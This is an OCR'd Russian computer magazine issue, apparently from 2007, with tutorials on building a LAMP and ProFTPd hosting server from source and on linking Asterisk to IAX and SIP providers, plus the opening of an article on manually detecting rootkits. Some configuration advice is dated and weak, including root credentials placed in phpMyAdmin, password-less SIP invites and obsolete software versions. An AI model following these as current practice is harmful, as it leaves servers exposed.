Для экспериментов нам понадобится настроенный и рабочий Linux. В настоящее время любой дистрибутив имеет в своем арсенале продвинутый менеджер пакетов, но мы откажемся от его использования. Все будем ставить исключительно из исходных текстов. На это есть ряд причин. Во-первых, так мы всегда сможем иметь самые свежие версии пакетов. Во-вторых, так появляется гибкость при конфигурировании. В-третьих, зависимость от системы — это подход Майкрософт. При установке из исходников название дистрибутива нам вообще должно быть безразлично.

Лично у меня собрано два сервера на ALT Linux. Аптайм грамотно настроенного сервера на нормальном железе достигает нескольких лет, да и то все проблемы, как правило, от уборщиц и электромонтеров :).

Для написания статьи я качал самые свежие пакеты из стабильных, а именно httpd-2.2.6, php-5.2.4, mysql-5.0.45, proftpd-1.3.1, openssl-0.9.8g, mod_ssl-2.8.30 (весь упомянутый софт можно найти на прилагаемом к журналу диске). В принципе, все вышеуказанное ты можешь поставить из прекомпилированных для своей системы пакетов, но в таком случае расположение конфигов и каталогов может отличаться от описываемого в статье.

УСТАНОВКА APACHE+OPENSSL+PHP+MYSQL

Начинать лучше с OpenSSL. Переходим в каталог с архивом и вводим следующее:


PhpMyAdmin в работе

```
# tar -xf openssl-0.9.8g.tar.gz
# cd openssl-0.9.8g
# ./config
# make; make test; make install
```

Теперь ставим для web-сервера собственно SSL-модуль. Внимание! При конфигурировании нужно обязательно указывать путь к исходникам Apache и OpenSSL. Соответственно, оба архива уже должны быть распакованы:

```
# tar -xf httpd-2.2.6.tar.gz
# tar -xf mod_ssl-2.8.30-1.3.39.tar.gz

# cd mod_ssl-2.8.30-1.3.39

# ./configure \
 --with-apache=../httpd-2.2.6 \
 --with-ssl=../openssl-0.9.8g \
 --with-crt=/usr/local/apache2/conf/ssl.crt/server.crt \
 --with-key=/usr/local/apache2/conf/ssl.key/server.key \
 --prefix=/usr/local/apache2
```

Далее по списку идет Apache. Собираем исходники и устанавливаем самым примитивным способом, но уже с сертификатами:

```
# cd ../httpd-2.2.6
# ./configure --enable-ssl
# make; make certificate; make install
```

Все собирается без проблем при условии, что отсутствуют неудовлетворенные зависимости. Если в процессе компиляции возникают ошибки, ни в коем случае нельзя компилировать с опцией '-i' (игнорирование ошибок при сборке). В противном случае сервер долго не проживет и, естественно, никак нельзя гарантировать его безошибочную и стабильную работу.
После установки в каталоге /usr/local/apache2 у нас появился Апач, конфиг которого лежит в подкаталоге conf. Открываем httpd.conf и добавляем три строки в начало файла:

VI /USR/LOCAL/APACHE2/CONF/HTTPD.CONF

```
SSLEngine on
SSLCertificateFile /usr/local/apache2/conf/ssl.crt/
server.crt
SSLCertificateKeyFile /usr/local/apache2/conf/ssl.
key/server.key
```

Теперь запускаем Apache следующим образом:

```
# /usr/local/apache2/bin/httpd -startssl
```

Конфиг Apache

И честно отвечаем на задаваемые вопросы.
Теперь при переходе в браузере по http://localhost/ должна появиться страница с сообщением: «It works!». То же самое происходит при переходе по https://localhost/. Это означает, что демон вполне работоспособен. Если при попытке запуска демон выдает ошибку, возможно, на 80-м или 443-м порту что-то уже висит. Проверить это можно так:

```
# netstat -p tcp -a --numeric-ports | grep *:80
# netstat -p tcp -a --numeric-ports | grep *:443
```

Если порт действительно занят, виновный процесс можно убить по PID или по имени, которые возвратят эти команды.
В любом другом случае ошибки не должно произойти — по умолчанию конфиг настроен наипростейшим образом, а права на файлы расставлены корректно.
Следующий шаг — инсталляция MySQL:

```
# tar -xf mysql-5.0.45.tar.gz
# cd mysql-5.0.45/
# ./configure
# make; make install
```

Теперь создадим группу и пользователя, с правами которого будет работать демон:

```
# groupadd mysql
# useradd -g mysql mysql
```

Далее у нас идет создание служебных баз данных и таблиц. Для этого переходим в подкаталог scripts и запускаем файл mysql_install_db:

```
# ./mysql_install_db
```


Просмотри внимательно результат стандартного вывода скрипта на наличие ошибок. Если все нормально, стартуем демон:

```
# /usr/local/bin/mysqld_safe &
```

По умолчанию администратором баз данных является пользователь root без пароля. Это не есть гуд. В целях безопасности мы должны сразу установить свой пароль:

```
# /usr/local/bin/mysqladmin -u root password 'новый пароль'
```

Все, MySQL больше не трогаем. Так как Apache и MySQL уже инсталлированы, при сборке PHP следует указать пути до apxs и mysql:



Ответ MySQL на запрос «SELECT * FROM users»

Браузер предлагает принять сертификат

```
# tar -xf php-5.2.4.tar.bz2; cd php-5.2.4/

# ./configure --with-apxs2=/usr/local/apache2/bin/apxs \
      --with-mysql=/usr/local
# make; make test; make install
```

Теперь мы должны заставить Apache распознавать PHP-файлы как исполняемые скрипты, а не просто выводить их содержимое в виде текста. Для этого идем в его конфиг и добавляем в начало файла три директивы AddType:

VI /USR/LOCAL/APACHE2/CONF/HTTPD.CONF

```
AddType application/x-httpd-php .php
AddType application/x-httpd-php .phtml
AddType application/x-httpd-php-source .phps
```

После этого ищем строку «DirectoryIndex index.html» и меняем ее на «DirectoryIndex index.html index.html.var index.php». Перезапускаем httpd-демон:

```
# /usr/local/apache2/bin/apachectl restart
```

Далее создаем в /usr/local/apache2/htdocs каталог phpmyadmin и копируем в него все файлы из тарболла phpMyAdmin-2.10.2. Теперь можно проверить работоспособность Apache в связке с PHP+MySQL. Скопируем файл config.sample.inc.php в config.inc.php (тот, что лежит в /usr/local/apache2/htdocs/phpmyadmin), раскомментируем в нем строки controluser и controlpass, впишем туда пользователя root и его пароль и добавим в blowfish_secret любую строку из произвольных символов (она используется для идентификации cookie). Теперь идем на http://localhost/phpmyadmin/ и, если все правильно собрано, оказываемся в админке базы данных! Все, с установкой веб-сервера разобрались. Переходим к FTP.

УСТАНОВКА PROFTPD

В качестве FTP-сервера я давно для себя выбрал ProFTPd. Единственная проблема, возникающая при его использовании, заключается в том, что если закачка файлов производится с Windows-машин, то из названий русских файлов вырезаются буквы ы, ь, э, ю, я. Дело в том, что ProFTPd пропускает весь свой трафик через Telnet, который воспринимает символы с кодами 251-255 как управляющие последовательности и вырезает их. Но не стоит отчаиваться, такое поведение можно исправить небольшим вмешательством в файл src/netio.c. Просто удали из него строки:

```
switch (mode) {
case IAC:
  ... часть кода пропущена ...
   mode = cp;
   continue;
}
break;
}
```

После этого смело компилируй:

```
# ./configure
# make; make install
```

Файл запуска установился как /usr/local/sbin/proftpd. Запусти его и проверь в FTP-клиенте адрес ftp://localhost/. Если каталог открылся, значит установка прошла успешно.
Вот и все! Но в практическом плане пока наш сервер ничего собой не представляет. Для того чтобы запускать его в продакшн, необходима дальнейшая настройка.

НАСТРОЙКА

Для начала следует определиться, что нам действительно необходимо получить на выходе. Нарисуем примерно такую картину:
1. Наш сервер имеет доменное имя myservak.ru.
2. На сервере может располагаться любое количество сайтов, доменные имена которых Apache должен распознавать.
3. Сервер имеет статический IP-адрес с выходом в интернет через интерфейс eth0.
4. Снаружи должны быть видны следующие порты: http(80), ftp(21).
5. Все остальные порты должны быть закрыты на интерфейсе eth0, но открыты на всех остальных для администрирования сервера из доверенных сетей.
6. Право на редактирование каталога с web-файлами по FTP будут иметь только пользователи-владельцы сайтов под своими паролями.
7. Редактировать главный сайт компании myservak.ru по FTP будет только пользователь admin.
8. Все сервисы должны запускаться автоматически после перезагрузки системы.

Итак, создадим каталог /srv, где будем хранить наш сайт, и подкаталоги cgi-bin и htdocs для cgi-скриптов и для html-документов соответственно. Добавляем пользователя admin, которому в качестве домашнего каталога назначаем /srv, не забыв поменять владельца:

```
# mkdir -p /srv/{cgi-bin,htdocs}
# useradd -d /srv admin
# passwd admin
# chown admin /srv
# chmod 775 /srv
```

Теперь идем в /usr/local/etc/proftpd.conf и полностью удаляем секцию <Anonymous>. Таким образом мы перекрываем кислород всем анонимным пользователям. Перезапускаем proftpd:

```
# killall proftpd
# /usr/local/sbin/proftpd
```

И пробуем зайти. После того как доступ по FTP будет открыт, можно смело закидывать html-документы в каталог /srv/htdocs. Теперь займемся настройкой Apache.
Открываем /usr/local/apache2/conf/httpd.conf и правим следующим образом: ServerAdmin — сюда пишем свой ящик; везде меняем /usr/local/apache2/htdocs на /srv/htdocs, а /usr/local/apache2/cgi-bin на /srv/cgi-bin. После внесенных изменений снова перезапускаем демон:

```
# /usr/local/apache2/bin/apachectl restart
```

Теперь внимание! Строка «chmod 775 /srv» в нашем случае решающая. Так как владельцем каталога у нас является admin, а группа — root, доступ для них должен быть открыт полностью, чтобы можно было свободно манипулировать файлами по FTP и локально. Для всех остальных пользователей выставляются права только на чтение и на запуск скриптов. Только в этом случае можно гарантировать корректную работу и должный уровень безопасности.
Хотя *nix-серверы и считаются надежными, от перезагрузок не застрахован никто. И будет тоскливо, если после каждого включения нам придется стартовать все демоны вручную. Чтобы избежать проблем в будущем, лучше сразу развентилировать этот вопрос, поместив все стартовые файлы в каталог /etc/init.d. Кроме того, у нас появится возможность элегантно управлять сервисами (к примеру, service apache restart/stop/start). В случае с Apache все решается достаточно просто — выполни команду:

```
# cp /usr/local/apache2/bin/apachectl /etc/init.d/
apache
```

Для MySQL строка установки демона в качестве сервиса будет выглядеть так:

```
# cp /usr/local/bin/mysqld_safe /etc/init.d/mysql
```

К сожалению, для ProFTPD разработчики не позаботились выложить готовый скрипт для init.d, поэтому его код мы приводим на диске.
Если ты не хочешь, чтобы все новые сервисы стартовали по умолчанию на пятом уровне запуска, создай ссылки в соответствующих rc.d вручную. Лично у меня все поднимается на третьем runlevel'е. После этого можешь смело перезагрузиться и протестировать работу.

ПАРУ СЛОВ О БЕЗОПАСНОСТИ

Не уделить внимание безопасности мы просто не можем. Ведь от того, насколько грамотно настроен доступ к нашему серверу снаружи, зависит и жизнь сайтов, которые у нас будут хоститься.
В первую очередь стоит обратить внимание на открытые порты. Совсем ни к чему, например, оставлять открытым порт на MySQL. Самый эффективный способ отфильтровать возможные вторжения — это использовать Iptables:

```
# iptables -A INPUT -i eth0 -p tcp -m multiport --dports
3306,...<Здесь через запятую можно указать порты, ко-
торые мы не будем оставлять открытыми наружу> -j REJECT
--reject-with icmp-port-unreachable
```

Естественно, это будет работать только в том случае, если интерфейс eth0 смотрит в интернет.
Вот еще несколько советов по безопасности:
1. Ни в коем случае не используй простые пароли! Стойкий пароль должен состоять как минимум из восьми символов и включать чередующиеся заглавные, строчные буквы, спецсимволы и цифры.
2. Не устанавливай для разных административных задач одинаковые пароли.
3. Подумай несколько раз, прежде чем устанавливать права на файлы или каталоги. 777 — это далеко не лучшие права.

ДОБАВЛЕНИЕ НОВЫХ САЙТОВ

Итак, у нас есть каталог /srv, в котором мы храним наш главный сайт. Но в случае хостинга одним сайтом, естественно, не обойтись. Можно, конечно, создать каталоги для других сайтов внутри /srv и обращаться к ним «http://myservak.ru/pupkin», но это очень неудобно, тем более что Apache обладает всеми возможностями для решения этой проблемы с помощью виртуальных хостов. Есть два вида виртуальных хостов: отдельные для каждого IP-адреса и использующие один IP (name-based хосты). Мы будем использовать последние. Теперь представим, что нам дали заказ на хостинг сайта number2.ru.
В первую очередь мы должны добавить группу для новых пользователей и создать в этой группе соответствующего пользователя:

```
# groupadd hosting
# useradd -d /home/number2 -g hosting number2
# passwd number2
```

Естественно, имя юзера не обязательно должно соответствовать названию сайта. Теперь создадим для пользователя домашний каталог и установим на него владельца и соответствующие права:

```
# mkdir /home/number2
# chown number2 /home/number2
# chmod 775 /home/number2
```

Здесь нужно создать каталог htdocs для хранения файлов сайта, cgi-bin для скриптов и журнальные файлы error.log и access.log:

```
# mkdir /home/number2/{htdocs,cgi-bin}
# chown number2 /home/number2/{htdocs,cgi-bin}
# chmod 775 /home/number2/{htdocs,cgi-bin}
# echo '###Log file for error logging###' | tee /home/
number2/error.log
# echo '###Log file for access logging###' | tee /home/
number2/access.log
```

Далее переходим в конфиг Apache и добавляем несколько строчек:

VI /USR/LOCAL/APACHE2/CONF/HTTPD.CONF

```
#number2
<VirtualHost number2>
ServerAdmin admin@number2.ru
ServerName number2
DocumentRoot "/home/number2/htdoc"
ScriptAlias /cgi/ "/home/number2/cgi-bin"
ErrorLog /home/number2/error.log
CustomLog /home/number2/access.log common
</VirtualHost>
```

И немного правим /etc/hosts, добавляя туда локальный и внешний IP-адрес нашего сайта:

VI /ETC/HOSTS

```
127.0.0.1      number2
my.ext.ip.addr  number2
```

В конфиге ProFTPd при этом никаких изменений делать не надо. Все, после этого можно смело заходить на http://number2.ru и на ftp://number2.ru.

ЗАКЛЮЧЕНИЕ

После того как фундамент готов, можно добавлять панель управления хостингом, почтовый сервер и много других примочек на твое усмотрение. Все зависит только от твоей фантазии. От себя могу только пожелать удачи в этом нелегком, но очень прибыльном начинании. Может быть, ты когда-нибудь подаришь мне метров 100 халявного хостинга :).



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Под знаком VoIP

ПОДКЛЮЧАЕМ ASTERISK К IAX- И SIP-СЕРВЕРАМ

Часто компании имеют несколько офисов, удаленных друг от друга. Использовать только один сервер телефонии в таком случае очень накладно. Кроме того, нельзя забывать о том, что в настоящее время существует достаточно сервисов, предлагающих выход в телефонную сеть по приемлемым тарифам (например, sipnet.ru). Подключаясь к ним, можно существенно сэкономить на междугородних телефонных переговорах и получить прямой номер. Так что давай попробуем подружить наш Asterisk с VoIP-серверами, работающими по протоколам IAX и SIP.


ПРОБЛЕМЫ И ПРОТОКОЛЫ


Значок «*» (Астериск), который у программистов и администраторов ассоциируется с любой возможной последовательностью, полностью отражает подход разработчиков при создании одноименного сервера IP-телефонии. Как результат, IP-PBX Asterisk действительно может быть применен практически в любом случае, где уместно упоминание о VoIP. Он может работать как автономный сервер, обслуживая абонентов своей сети, и как шлюз в обычную телефонную или удаленную VoIP-сеть.

Итак, будем считать, что сервер Asterisk успешно установлен и абоненты уже звонят друг другу (смотри статью «Строим телефонную сеть» в 10-м номере «Хакера» за этот год), поэтому сразу переходим к настройке связки двух серверов. Первым делом следует побеспокоиться о наличии хорошего канала в интернет, обладающего достаточной пропускной способностью. Несмотря на то, что VoIP-трафик спокойно относится к потерям отдельных пакетов, он очень критичен к задержкам пакетов в сети, поэтому спутниковые каналы не подойдут. Кроме того, желательно иметь хотя бы с одной стороны постоянный IP-адрес, в этом случае проблем с настройками точно не будет.

Процедура установления связи в VoIP (как и используемые термины) зависит от протокола. Для связи двух серверов Asterisk можно использовать протоколы H.323, SIP или IAX/IAX2 (был еще MGCP, но о нем вряд ли стоит сегодня говорить). Первая версия H.323, благодаря стараниям ITU (International Telecommunications Union), появилась в 1996 году. И хотя его совершенствование продолжается, большинство провайдеров перешли на протокол управления сессиями SIP, изначально ориентированный на работу в интернете. Предлагаемый разработчиками новый стандарт позволяет устанавливать пользовательские сеансы, включающие передачу голоса, видео, мгновенные сообщения и даже онлайн-игры. По сравнению с H.323, он более легок в реализации, независим от транспортного уровня (может работать по UDP, TCP, ATM и другим). Правда, в нумерации версий SIP есть небольшая путаница. Первая версия стандарта, получившая обозначение SIP 2.0, определена в RFC 2543. В RFC 3261 (www.ietf.org/rfc/rfc3261.txt) он был уточнен, но номер версии так и остался 2.0. Многие текущие решения основаны на промежуточных версиях стандарта. Протокол SIP чаще всего используется провайдерами VoIP, поэтому при подключении к сервисам вроде sipnet.ru придется использовать именно этот протокол.

Протокол IAX (Inter-Asterisk eXchange) разработан как альтернативный




Вывод информации о подключенных клиентах

Регистрация в sipnet.ru

протокол обмена VoIP-данными между Asterisk. Первая версия протокола уже устарела и практически не применяется, поэтому обычно термины IAX и IAX2 обозначают именно вторую версию. IAX2 позволяет совмещать множество голосовых потоков и передавать их внутри одного канала (транка), что уменьшает накладные расходы, связанные с передачей заголовков IP-пакетов, что особенно ощутимо при большом количестве звонков. В отличие от H.323 и SIP, он лучше приспособлен к работе через NAT. Чтобы связать два сервера Asterisk, это наиболее простой и поэтому рекомендуемый вариант.
Протоколы H.323 и IAX2 стандартизированы полностью, а в SIP — только сигнализирующая часть, сервисы же могут использовать свои стандарты и развиваться любыми группами разработчиков. Более полное описание и сравнение этих протоколов можно найти на сайте www.en.voipforo.com/SIP.

ПОДКЛЮЧАЕМСЯ К ДРУГОМУ СЕРВЕРУ

Так как у нас два сервера Asterisk, для организации соединения между ними будем использовать протокол IAX2. Все настройки работы Asterisk по этому протоколу производятся в файле iax.conf. Один сервер настраивается для исходящих звонков — peer, а другой принимает звонки — user. Если вызовы предполагается совершать в обоих направлениях, то в конфигурационном файле следует создать две соответствующие учетные записи. Можно использовать и тип пользователя friend, то есть разрешить совершать звонки в обоих направлениях, но тогда созданная учетная запись сможет принимать вызов только с указанного узла (смотри директиву host), а такой вариант не всегда приемлем. Когда один из хостов имеет динамический адрес или работает из-за NAT, он должен зарегистрироваться на втором сервере. Параметры, определенные в секции general, будут действительны для всех клиентов, хотя большую часть из них при необходимости можно переопределить в индивидуальных секциях.

$ SUDO MCEDIT /ETC/ASTERISK/IAX.CONF

```
[general]
; порт, на котором принимаются звонки
;bindport=4569
; IP-адрес интерфейса, принимающего звонки, иначе про-
слушиваются все
;bindaddr=192.168.0.1

; полезный параметр, снижающий задержки при сложных ди-
алпланах
;iaxcompat=yes

; отключение проверки контрольных сумм UDP-пакетов
;nochecksums=no
; вводим задержки при ошибочном наборе пароля, чтобы за-
труднить их подбор
delayreject=yes

; включаем поддержку великого и могучего
language=ru

; мелодия при ожидании
mohinterpret=default
mohsuggest=default

; полоса пропускания low, medium или high, будет влиять
на используемые кодеки
bandwidth=high

; при помощи директив allow и disallow указываем разре-
шенные
; и запрещенные кодеки, значение all соответствует всем
форматам
disallow=g723.1
disallow=lpc10

; установка бита Type of Service (TOS) в исходящих IP-
пакетах
; для IAX, в отличие от SIP, значение устанавливается для
всех видов связи
; все варианты можно подсмотреть в файле doc/ip_tos.txt
tos=lowdelay


; если в течение 2000 мс не получаем ответ, соединение
прерывается
; вместо yes или no можно указать свое значение в мс
autokill=yes

; пользователь, принимающий звонки
[incominguser]
type=user
auth=md5,plaintext,rsa
secret=password
; для type=user можно использовать несколько записей
secret
context=incoming

; пользователь для исходящих звонков
[outgoinguser]
```

Файл sip.conf

Настройка диалплана



dvd

На прилагаемом к журналу диске ты найдешь примеры конфигурационных файлов Asterisk IP-PBX, а также видеоролик, где показано, как подключить свой сервер IP-телефонии к сервису sipnet.ru.

```
type=peer
host=hostname.com
; host=dynamic ; в этом случае требуется
команда register
auth=md5
secret=secret_word
username=username
; последние два параметра могут быть включе-
ны в команду Dial
```

Теперь небольшое пояснение по поводу auth. В IAX авторизация пользователей возможна одним из трех методов. При значениях MD5 и plaintext пароль в файле хранится в открытом виде, но в первом случае по сети передается его хэш, что препятствует перехвату. Вариант plaintext является самым незащищенным, поэтому стоит исключить его применение в продакшн-системах. При rsa для авторизации используется связка публичного и приватного ключей. Хотя это и более сложный в настройке вариант, но зато он самый защищенный, так как расшифровать информацию можно, только получив приватный ключ. Список известных публичных ключей с расширением pub приводится через двоеточие в параметре inkeys, а приватных — в outkey. Если с абонентами выбранного узла требуется одновременно вести нескольких разговоров, следует установить значение параметра trunk в yes.

НАСТРОЙКА ДИАЛПЛАНА

Здесь нужно сделать небольшое замечание по поводу безопасности, а именно по поводу использования контекстов, к которым будут иметь доступ пользователи извне. Если все пользователи определены в одном контексте, в том числе и с использованием директивы include, то любой звонящий сможет получить доступ не только к внутренним номерам и серверу голосовой почты, но и к другим сервисам. Например, у него появится возможность совершать исходящие междугородние звонки. Не всем и не всегда это необходимо или положено, поэтому лучше все правила, относящиеся к звонкам извне или наружу, вынести в отдельный контекст, например incoming. Теперь переходим к настройке плана набора. В самом простом случае в файле extensions.conf можно создать контекст incoming, где просто вписать пользователя, принимающего звонки:

```
[incoming]
exten => grinder,1,Dial(IAX2/grinder)
```

А для исходящих создать свой контекст вроде:

```
[outgoing]
exten => 4000,1,Dial(IAX2/outgoinguser/4000)
```

Но такой подход можно использовать при небольшом количестве номеров. В противном случае проще заставить сервер Asterisk автоматически получать контекст с удаленного сервера или перенаправлять вызовы к нему. Соответственно, и реализовать это можно несколькими способами. Например, чтобы передать свой диалплан на удаленный сервер, используем конструкцию вроде:

```
switch => IAX2/<username>:[<password>]@<myser
ver>/<mycontext>
```

При этом параметры username, password должны быть прописаны в контексте «mycontext» iax.conf на удаленном сервере (myserver). Экстеншены могут быть выражены цифрами и буквами или заданы при помощи шаблона. Если экстеншен начинается с подчеркивания '_', то он воспринимается как шаблон. В шаблоне можно использовать некоторые специальные символы. Например, X — соответствует числам от 0 до 9, Z — 1-9, N — 2-9, точка ('.') соответствует одному или нескольким числам, а '!' — нулю или более символов, если числа заключены в скобки ([1237]), то будет принято лишь одно из них. Теперь, когда все пояснения даны, приведу рабочий пример:

$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
[general]
static=yes
writeprotect=no
; при такой конфигурации можно сохранить диа-
лплан командой save dialplan
[default]
exten => _5XXXX,1,Goto,out|${EXTEN}|1
; описываем план набора для удаленного сер-
вера, цифра 5 вначале — нечто вроде выхода на
межгород
[out]
exten => _5XXXX,1,StripMSD,3
; StripMSD удаляет один символ (по умолчанию)
с начала номера
exten => _XXXX,2,Goto,1
```

```
switch => IAX2/outgoinguser: secretword@hostname.com/
incominguser

[incoming]
exten => grinder,1,Dial(IAX2/grinder)
```

Чтобы проверить регистрацию на другом сервере, необходимо ввести в CLI Asterisk команду iax2 show registry.
Очень полезной при организации связки двух удаленных серверов является возможность ограничения по времени при помощи timing list. Для этого следует, используя инструкцию include, указать промежуток времени в формате:

```
<диапазон времени>|<день недели>|<дни месяца>|<месяц>
```

Например, рабочее время с понедельника по пятницу будет выглядеть так:

```
include => daytime|9:00-18:00|mon-fri|*|*
```

ПОДКЛЮЧАЕМСЯ К SIPNET.RU

Сегодня доступно большое количество сервисов, которые позволяют совершать звонки на стационарные и мобильные телефоны, находящиеся в любой стране мира. Стоимость таких услуг на порядок меньше, чем предоставляемые операторами местной проводной связи. Кроме того, компания, подключившись к одной из таких VoIP-сетей, как правило, получает прямой номер во многих городах России и других странах, что очень удобно для ее клиентов. Для примера научим сервер Asterisk подключаться к сети sipnet.ru.
Перед настройкой сервера следует создать учетную запись. Заходим на сайт customer.sipnet.ru/cabinet/register и заводим себе аккаунт. Для этого необходимо заполнить все поля в появившемся окне, ввести контрольное число и нажать кнопку «Продолжить регистрацию». После подтверждения регистрации в письме, которое придет на указанный email, активируется учетная запись со статусом «Тестовый доступ». Выбранным логином можно пользоваться в течение 30 дней, после чего следует пополнить счет, в противном случае запись будет удалена. Тестовый доступ позволяет совершать звонки по бесплатным направлениям (стационарные телефоны в Москве и Петербурге) и абонентам sipnet, последним можно отсылать мгновенные сообщения. Чтобы перейти на тарифный план «Абонентский доступ» и звонить за пределы России и на мобильные телефоны, достаточно положить на счет всего 3 у.е.
При регистрации тебе будет выдан семизначный номер SIP ID плюс понадобятся указанные тобой логин и пароль. Предположим, это 1234567, grinder и password. Теперь в файл sip.conf дописываем такие строки:

$ SUDO MCEDIT /ETC/ASTERISK/SIP.CONF

```
[general]
videosupport=yes
useragent=SipPhone
register=grinder:password@sipnet.ru/1234567
[sipnet]
type=friend
username=grinder
secret=password
callerid=sipnet
host=sipnet.ru
nat=no
fromuser=sipnet
fromdomain=sipnet.ru
dtmfmode=rfc2833
insecure=invite
context=sipnet
disallow=all
allow=alaw
```

Параметр insecure=invite позволяет подключаться извне без ввода пароля. Для обозначения типа тонального набора DTMF (Dual Tone Multi Frequency) используется dtmfmode с возможными значениями rfc2833, info, inband и auto. Параметр fromdomain указывает, какой домен будет использоваться в заголовках (по умолчанию локальный — domain). Этот параметр необязателен, но некоторые сервисы его требуют.
Теперь переходим к настройке диалплана. Все городские номера, используемые в sipnet.ru, можно просмотреть в customer.sipnet.ru/cabinet/do_showphones. Следует выбрать нужные и прописать их в extensions.conf.

$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
[Moscow]
   exten => _7495XXXXXXX,1,SetCallerID("SipPhone"
<1234567>)
   exten => _7495XXXXXXX,2,Dial(SIP/sipnet/
${EXTEN},120)
   exten => _7495XXXXXXX,3,HangUp
```

И подключаем этот экстеншен в выбранные группы абонентов при помощи записи:

```
include => Moscow
```

Аналогичным образом прописываются планы набора для других городов. Закончив с редактированием файлов, вводим в CLI команду reload. После перезапуска Asterisk в верхнем углу меню «Персональные данные» должна появиться информация о подключенном клиенте Asterisk PBX (или содержимое поля useragent). Команда sip show registry также покажет, что подключение выполнено:

```
CLI> sip show registry
Host     Username     Refresh State     Reg.Time
sipnet.ru:5060     grinder     105 Registered     Tue, 16
Oct 2007 23:10:04
```

Теперь можно звонить, используя sipnet.ru.

Правила iptables

Нелишним будет указать некоторые полезные правила iptables. Чтобы пакеты беспрепятственно проходили через фильтр, пишем:

Для протокола SIP:
iptables -A INPUT -p udp -m udp --dport 5004:5082 -j ACCEPT

Для протокола IAX2:
iptables -A INPUT -p udp -m udp --dport 4569 -j ACCEPT

Медиапотоки RTP:
iptables -A INPUT -p udp -m udp --dport 10000:20000 -j ACCEPT

Некоторые используют протокол MGCP (media gateway control protocol):
iptables -A INPUT -p udp -m udp --dport 2727 -j ACCEPT

Для установки TOS в исходящих пакетах используем (для SIP) такое правило:
iptables -A OUTPUT -t mangle -p udp -m udp --dport 5060 \
  -j DSCP --set-dscp 0x28
iptables -A OUTPUT -t mangle -p udp -m udp --sport 10000:20000 \
  -j DSCP --set-dscp 0x28



КРИС КАСПЕРСКИ

Палим руткиты в никсах и Винде

РУЧНОЙ ПОИСК РУТКИТОВ В LINUX/XBSD И NT

Агрессивное развитие руткитов до сих пор остается безнаказанным и продолжается столь же активно, не встречая никакого существенного сопротивления со стороны защитных технологий, большинство из которых хорошо работает только на словах и ловит общедоступные руткиты, взятые с rootkits.com или аналогичных ресурсов. Руткиты, написанные «под заказ», обнаруживаются значительно хуже, если вообще обнаруживаются. Причем даже такие продвинутые технологии детекции, как удаленное сканирование портов, оказываются бессильными перед новейшими версиями руткитов, которые реально палятся только руками, хвостом и головой.



Мыщъх постоянно держит включенным honeypot на базе VMware, засасывающий кучу малвари. Ее анализ указывает на неуклонный рост количества руткитов, обитающих исключительно в памяти и не записывающих себя на диск, в результате чего у них отпадает необходимость в сокрытии файлов и ветвей реестра, прямо или косвенно ответственных за автозагрузку. Они не создают новых процессов, предпочитая внедряться в адресное пространство уже существующих. Они не открывают новых портов, перехватывая входящий трафик с помощью сырых сокетов или внедряясь в сетевые драйверы (например, в TCPIP.SYS или NDIS.SYS).

В результате ни в реестре, ни в файловой системе не происходит никаких изменений, а значит, ничего прятать не приходится! Естественно, перезагрузка убивает руткиты такого типа наповал, и потому многие администраторы полагают, что никакой опасности нет. Не так уж сложно перезагрузить сервер при возникновении подозрений на его компрометацию. Однако именно установка факта компрометации является первоочередной и самой сложной задачей, стоящей перед администратором. Если сервер действительно был скомпрометирован, то необходимо выяснить, как именно он был скомпрометирован! В противном случае повторные атаки не заставят себя ждать, не говоря уже о том, что после удаления малвари требуется как минимум изменить пароли на все ресурсы, иначе хакер сможет обойтись и без руткита, используя ранее перехваченные пассы.

Сам по себе руткит обычно не представляет никакой угрозы, и открывать удаленный шелл типа backdoor сейчас уже немодно. А вот завести новую учетную запись и добавить IP-адрес «своего» proxy-сервера в список доверенных адресов — это не только проще, но и надежнее, поскольку, в отличие от backdoor'а, это не обнаруживается ни антивирусами, ни другими средствами защиты.

Таким образом, задача сводится к ответу на вопрос: утекли ли наши пароли на сторону или нет. К сожалению, в общем случае задача не имеет решения. Руткит, обитающий в оперативной памяти и существующий короткое время, обнаружить практически невозможно, тем более ручными методами.

Так что мы будем рассматривать лишь долгоживущие руткиты, которых в настоящий момент большинство.

АНТИВИРУСЫ И ДРУГИЕ АВТОМАТИЗИРОВАННЫЕ СРЕДСТВА

